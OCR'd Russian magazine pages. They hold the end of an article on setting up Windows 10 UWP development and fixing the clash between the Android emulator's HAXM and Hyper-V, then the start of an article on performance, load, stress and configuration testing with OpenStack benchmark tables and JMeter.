
Чтобы начать разрабатывать приложения для платформы UWP, первым делом надо включить так называемый «режим разработчика Windows 10», с помощью которого можно тестировать универсальные приложения до отправки в магазин. Для этого открываем «`Параметры (Панель управления в «десятке») -> Обновление и безопасность -> Для разработчиков`» и выбираем «Режим разработчика», соглашаемся на вопрос о возможном повреждении данных. Режим включен.

Помню, в былые времена (Visual Studio 2015 Technical Preview) включить режим разработчика было геморройно, нужно было изменять ключи реестра, но теперь это в прошлом, и мы имеем легко настраиваемую систему.

ЭМУЛЯТОРЫ ДЛЯ ANDROID

На Windows 8.1 у меня прекрасно запускался стандартный (из SDK) Android-эмулятор. Делалось это через модуль ядра от Intel — **HAXM** (Hardware Accelerated Execution Manager — аппаратная виртуализация для Android, использующая технологию Intel Virtual Technology), однако после того, как я обновился до Windows 10, при запуске эмулятора система стала сообщать, что этот модуль не установлен. Тогда я попробовал переустановить его.

Удаление прошло успешно. Но когда я запустил инсталлятор intelhaxm-android.exe, находящийся (по умолчанию) в `C:\Program Files (x86)\Android\android-sdk\extras\intel\Hardware_Accelerated_Execution_Manager\`, появилось сообщение, что мой комп не поддерживает виртуализацию: VT not supported. Хотя я предварительно, конечно, включил виртуализацию в BIOS, современные камни поддерживают этот режим... Проблема оказалась в том, что HAX не дружит с Hyper-V, поэтому последний надо отключить. Это можно сделать из командной строки: запускаем ее от имени администратора (для выполнения приложения dism нужны привилегированные права) и вводим команду `dism.exe /Online /Disable-Feature:Microsoft-Hyper-V`:



Выполнение команды dism

После ее выполнения будет предложено перезагрузить комп, что необходимо сделать. Когда операционка загрузится, снова запусти инсталлятор, и на этот раз установка пройдет без проблем. После чего эмулятор будет работать. С другой стороны, для работы эмулятора из Visual Studio 2015 нужен работающий Hyper-V, так что придется включить его обратно командой

`dism.exe /Online /Enable-Feature:Microsoft-Hyper-V`. Но в таком случае не будет работать эмулятор из SDK.

Лично я, как любой порядочный программист, склонен во всем этом винить Майкрософт, крича при этом: «Проклятая винда опять глючит», но не исключаю, что такая ерунда творится только на моем ноуте, а на другом компе все будет нормально.

Обрати внимание: после отключения Hyper-V может отвалиться доступ в интернет. Чтобы его восстановить, зайди в свойства подключения и поставь внезапно потерявшуюся галочку поддержки протокола IP-4.

ЗАКЛЮЧЕНИЕ

В итоговом релизе новой экосистемы от Microsoft нововведений так много, что даже их краткий обзор составил целую статью. Новая версия Windows собрала вокруг себя колоссальное множество технологий для всех областей человеческого существования. Это в первую очередь касается устройств, на которых она работает, а это любые девайсы: от PC и консолей до миниатюрных гаджетов и систем, от которых зависят человеческие жизни.

Кроме того, Windows 10 предоставляет единую среду для выполнения приложений, другими словами, программа, разработанная для одного типа устройств, без проблем запустится на другом. Конечно, такой перенос не имеет большого смысла, ведь портирование делают для получения новых возможностей от другой платформы, поэтому при переносе используются дополнительные пакеты разработчиков для расширения функциональности приложений и добавления к ним новых возможностей взаимодействия с новой программно-аппаратной платформой.

О разработке приложений для Windows 10 в одной статье исчерпывающе не расскажешь, поэтому следи в ближайших выпусках электронной версии журнала за новыми статьями на эту тему. А пока — удачи во всех делах и до встречи!

ТЕСТИРОВАНИЕ ПРОИЗВОДИТЕЛЬНОСТИ
ЧАСТЬ 3



УЗНАЙ, ЧТО ИМЕННО ТОРМОЗИТ И ЧТО С ЭТИМ НУЖНО ДЕЛАТЬ



Иван Колодяжный
e0ne@e0ne.info

Завершая цикл статей о вычислении производительности софта, хотелось бы рассказать, как правильно проводить перформанс-тестирование (performance testing). Тема становится все более популярной, но при этом далеко не все понимают, что под этим подразумевается. Ведь прежде чем ответить на вопрос «как», нам нужно разобраться с вопросом «что»: что именно нам нужно тестировать?

НЕФУНКЦИОНАЛЬНЫЕ ТРЕБОВАНИЯ, ИЛИ «ХОЧУ, ЧТОБЫ ВСЕ РАБОТАЛО БЫСТРО»

В теории перед тем, как начать программировать, нужно ~~придумать~~ спроектировать архитектуру будущего софта. Но еще раньше надо определиться с требованиями, которые бывают как **функциональные** (нужна кнопка «Вход» и такие-то страницы), так и **нефункциональные** (например, использовать PostgreSQL, Ubuntu 14.04). Одним из типов нефункциональных требований и являются требования к производительности.

Benchmark overview

Scenario ▲	Load duration (s)	Full duration (s)	Iterations	Runner	Errors	Success (SLA)
Authenticate.validate_cinder	1.055	3.309	10	constant	0	✔
CinderVolumes.create_and_attach_volume	49.402	56.520	2	constant	0	✔
CinderVolumes.create_and_delete_snapshot	5.339	18.585	2	constant	0	✔
CinderVolumes.create_and_delete_volume	6.200	9.976	2	constant	0	✔

Рис. 1. Perfomance-тесты в действии

Определяемся с требованиями к производительности

Требования к производительности могут и даже должны отличаться от проекта к проекту — практически не бывает двух проектов с одинаковыми требованиями. Их можно сгруппировать по типам софта (это описано в разных книгах по методологии тестирования, но я буду полагаться на свой опыт, а книги ты и так сможешь прочитать).

- Desktop-приложения (актуально и для современных мобильных и веб-приложений). В таком софте обычно важны скорость запуска, время отклика на нажатия клавиш (никто не хочет ждать десять секунд после нажатия на пункт меню), время выполнения распространенных операций. Например, в текстовом редакторе при открытии файла можно и подождать секунду-другую, но вот ждать столько же, пока на экране появится набранный символ, — это нонсенс.
- Server-side приложения — всевозможные СУБД, API (REST-, SOAP-, RPC-серверы) и так далее. Тут список требований к скорости работы может быть просто огромный, начиная от времени ответа на запрос для одного клиента и заканчивая временем отклика при условии, что у нас есть одновременно 1k клиентов к REST API и все они что-то делают.
- *aaS, всевозможные облака. Производительность облака может измеряться совсем иначе, чем, например, REST API сервиса. Тут в зависимости от типа облака все может сильно и очень сильно меняться. В случае с perfomance **SaaS** (software-as-a-service) требования почти такие же, как и к любому высоконагруженному веб-приложению. А вот если ты тестируешь **IaaS** (infrastructure-as-a-service), то требования могут быть совсем другими, например: запуск X виртуальных инстансов не должен занимать больше Y времени, а вот временем, сколько она будет выключаться, иногда можно и пренебречь.

Тут как и с любыми требованиями — нужно отталкиваться от того, что в итоге должно получиться, и не забывать про здравый смысл. Ведь если твой REST API отправляет ответ за одну секунду, а WEB UI потом десять секунд отображает результат, то оптимизировать бэкенд нужно не в первую очередь. Пользователи будут более благодарны за быстрый UI.



INFO

Как правило, перформанс-тесты полностью или частично автоматические, так как сделать необходимую нагрузку руками практически невозможно. Простой bash-скрипт, который выполняет curl, – уже почти автотест :)

ТАКИЕ РАЗНЫЕ ТЕСТЫ

Основных видов перформанс-тестирования не так уж и много: **performance testing**, **load testing** (нагрузочное тестирование), **stress** (стресс-тестирование) и **configuration** (конфигурационное тестирование, где мы меняем всевозможные параметры софта и железа). Исходя из требований, времени и возможности (см. «треугольник требований»), мы можем выбрать необходимые тесты. Поговорим подробнее о них, прежде чем приступить к написанию тестов.

Тесты производительности

Тут все просто и очевидно. Запускаем тест и смотрим, сколько времени он выполнялся и насколько стабильно работал. В идеальном случае такие тесты должны работать на твоем **CI** (Continuous Integration), а сравнивать результаты нужно с результатами предыдущей версии продукта.




Рис. 2. Нагрузочные тесты

Load testing, или «загрузка завершена на 80%»

Нагрузочное тестирование — это если не самый простой, то один из самых простых вариантов тестирования производительности. Ведь что может быть легче, чем сделать 100–1000 одновременных запросов к нашему API и посмотреть, что упадет? Цель такого тестирования — не столько определить скорость работы разрабатываемого ПО, сколько оценить его поведение при **ожидаемой** нагрузке. Помнишь, мы говорили о требованиях? Вот здесь они и пригодятся.

Обычно в первую очередь нагрузочные тесты нацеливают на самые распространенные действия пользователей. Например, для тестирования разных компонентов OpenStack мы пытаемся эмулировать определенные действия пользователей такими сценариями:

- boot and delete VM;
- create and list volumes;
- add and remove user role и так далее.



WWW

Performance Testing Guidance for Web Applications от Microsoft были написаны еще в 2007 году, но не утратили своей актуальности.

В случае разработки очередного убийцы конкурента Facebook мы бы проверяли сценарии, относящиеся к загрузке картинок, просмотру профиля и прочему.

Во вторую очередь мы тестируем более редкие и сложные сценарии. Например, наш сайт отлично работает с кешем. Тогда тестируем то, что заведомо в кеш не попало! Результаты могут быть очень интересными.

При нагрузочном тестировании очень важно не только собирать результаты, но и правильно их обрабатывать. Линейную зависимость между нагрузкой на систему и скоростью ее работы мы видим редко, но, как правило, это число можно принять как функцию нормального распределения. Таким образом, при большом количестве прогонов подобных тестов с разной нагрузкой в итоге можно посчитать, как софт себя поведет при необходимой нагрузке без прогона тестов. Естественно, такие числа будут неточными, но они помогут приблизительно понять, какую часть нашей системы нужно будет оптимизировать и когда.

Стресс-тестирование — даешь максимальную нагрузку!

Если нагрузочное тестирование проверяет наш софт на соответствие требованиям производительности, то стресс-тесты дают максимальную (пиковую) нагрузку и позволяют узнать, когда наш сайт (API, база данных) перестанет работать.

Scenario ▲	Load duration (s)	Full duration (s)	Iterations	Runner	Errors	Success (SLA)
Authenticate.validate_cinder	1.156	3.606	10	constant	0	✔
CinderVolumes.create_and_attach_volume	51.822	58.826	2	constant	0	✔
CinderVolumes.create_and_delete_snapshot	0.000	6.865	0	constant	0	✖
CinderVolumes.create_and_delete_volume	3.851	9.583	2	constant	2	✖
CinderVolumes.create_and_delete_volume-2	6.507	12.112	2	constant	2	✔
CinderVolumes.create_and_delete_volume-3	3.334	8.773	2	constant	2	✔
CinderVolumes.create_and_extend_volume	3.781	8.271	2	constant	2	✖

Рис. 3. Не все тесты могут работать

Один из популярных сценариев стресс-тестирования — выяснить, будет ли работать сайт под планируемой нагрузкой или нет. Допустим, начальство готовит запуск новой рекламной кампании и вместо десяти тысяч мы ожидаем пятьдесят тысяч пользователей в час. Простое решение: изменяем конфигу-

рацию нагрузочных тестов, увеличив каждый параметр в пять раз. Если тесты успешно пройдены, можно еще увеличить нагрузку, и так несколько раз, пока что-то не поломается. Такой подход называется **пропорциональной нагрузкой**, и логично предположить, что в противовес каждой пропорциональной нагрузке есть своя **диспропорциональная**.

Она подразумевает неравномерную нагрузку на разные компоненты системы: например, немного на backend, много — на базу данных (или не на саму БД, а на сеть между базой данных и софтом, который ее использует, — так можно проверить, как поведет себя ПО при плохом и/или очень медленном подключении к БД).

Если даже при очень большой нагрузке все работает без видимых изменений в скорости, то, скорее всего, что-то не так с тестами. Ведь чтобы заDDoS'ить любую систему, нужно просто увеличить количество хостов, которые этот DDoS проводят. В случае стресс-тестов все может быть аналогично, хотя иногда тормозят сами тесты или недостаточно пропускной способности сети. Такое бывает, если, к примеру, ты запускаешь тесты у себя на ноутбуке, а тестовое окружение развернуто где-то на Amazon EC2.

Такие тесты очень часто падают, что может вызвать панику у менеджера или заказчика. Но упавшие тесты не всегда означают, что все плохо, — ведь мы тестируем свой продукт на каких-то граничных условиях, которых пользователи могут никогда и не достигнуть. Тест не пройден? Отлично, будем знать, какой предел у нашего приложения :). Этот вид тестов также иногда называют **capacity tests** или «тесты на пропускную способность железа или ПО».

Configuration testing — «А давайте уберем debug=True из конфига?»

Конфиг приложения может очень сильно влиять на производительность. От банального включения/выключения кеша и забытого флага `debug=True` до тонкой настройки СУБД и nginx. Бывают случаи, когда сложно предположить, как повлияет та или иная опция конфига на общую скорость работы. Поэтому такие изменения необходимо тщательно тестировать в паре с нагрузочными тестами.



WWW

Apache JMeter — Java-приложение, предназначенное для нагрузочного тестирования веб-приложений.

КАК (НЕ) ТЕСТИРОВАТЬ?

Универсальных советов по тестированию производительности нет и быть не может, поскольку каждый продукт индивидуален. Есть общие принципы, которые применимы к определенным типам тестов или программных продуктов. Руководствоваться ими или нет — решать тебе, я лишь поделюсь своими наблюдениями по этому поводу.

Многие крупные производители как софта, так и железа предлагают рекомендации по тестированию производительности своих продуктов. Следуя им, можно получить значения, очень похожие на те, что заявлены в рекламных буклетах. Вот только в реальной жизни от таких тестов пользы мало.

Тестирование производительности без автотестов и рабочего CI процесса — скорее исключение, чем правило. Создать руками нагрузку, которую делают десять пользователей, мягко говоря, очень сложно. А без CI трудно понять, когда и какие тесты были запущены и каков их результат. Красивые графики и диаграммы будет интересно и полезно посмотреть всем.

Тестировать производительность нужно регулярно, а результаты — тщательно анализировать, при необходимости узкие места должны быть исправлены, после чего тот же набор тестов следует запустить еще раз. Важно повторить **все** тесты, а не только те, которые показали низкую производительность проверяемого софта. Если после предыдущего теста остались хоть какие-то артефакты (например, созданный временный файл, запись в базу данных), то результаты следующих тестов могут быть искажены.

При написании перформанс-тестов необходимо прежде всего понимать, что и зачем будет тестироваться. Правило Парето работает и тут: если большинство использует только 20% продукта, то в первую очередь эти 20% и нужно тестировать, даже если тесты на другие функции написать быстро и легко. Тестировать производительность надо только в том случае, если это действительно нужно.

Для запуска таких тестов, как правило, не требуется много ресурсов. Я не беру случаи, когда нужно эмулировать действительно большие нагрузки. Под такие задачи выпускаются даже специальные девайсы для генерации сетевого трафика в десятки тысяч долларов стоимостью. Подобный девайс легко положит не только среднестатистический сайт, но и всю локалку, если железо в ней не будет рассчитано на соответствующую нагрузку.

КАК ПИСАТЬ ПЕРФОРМАНС-ТЕСТЫ?

Ответ зависит от того, кому мы зададим этот вопрос.

Разработчики с радостью напишут свой новый фреймворк на том языке, который они считают более подходящим.

DevOps-команда напишет bash-скрипт, который потом будет очень сложно поддерживать.

Тестировщики, как правило, отвечают на этот вопрос просто: «Мы будем использовать JMeter».

Самое время поговорить о распространенных фреймворках для тестирования производительности.

Мир Java и JMeter

JMeter можно считать стандартом де-факто в мире тестирования производительности и Java. С его помощью можно тестировать любые веб-приложения, но сценарии придется писать на Java. Простые сценарии можно составлять без написания кода — достаточно настроек и нажатия кнопок в GUI. Главное, на мой взгляд, достоинство JMeter представляют его отчеты. После запуска и выполнения тестов он не только покажет время их работы, но и расскажет, сколько ушло на сами тесты и сколько потребовалось веб-серверу, чтобы вернуть ответ.

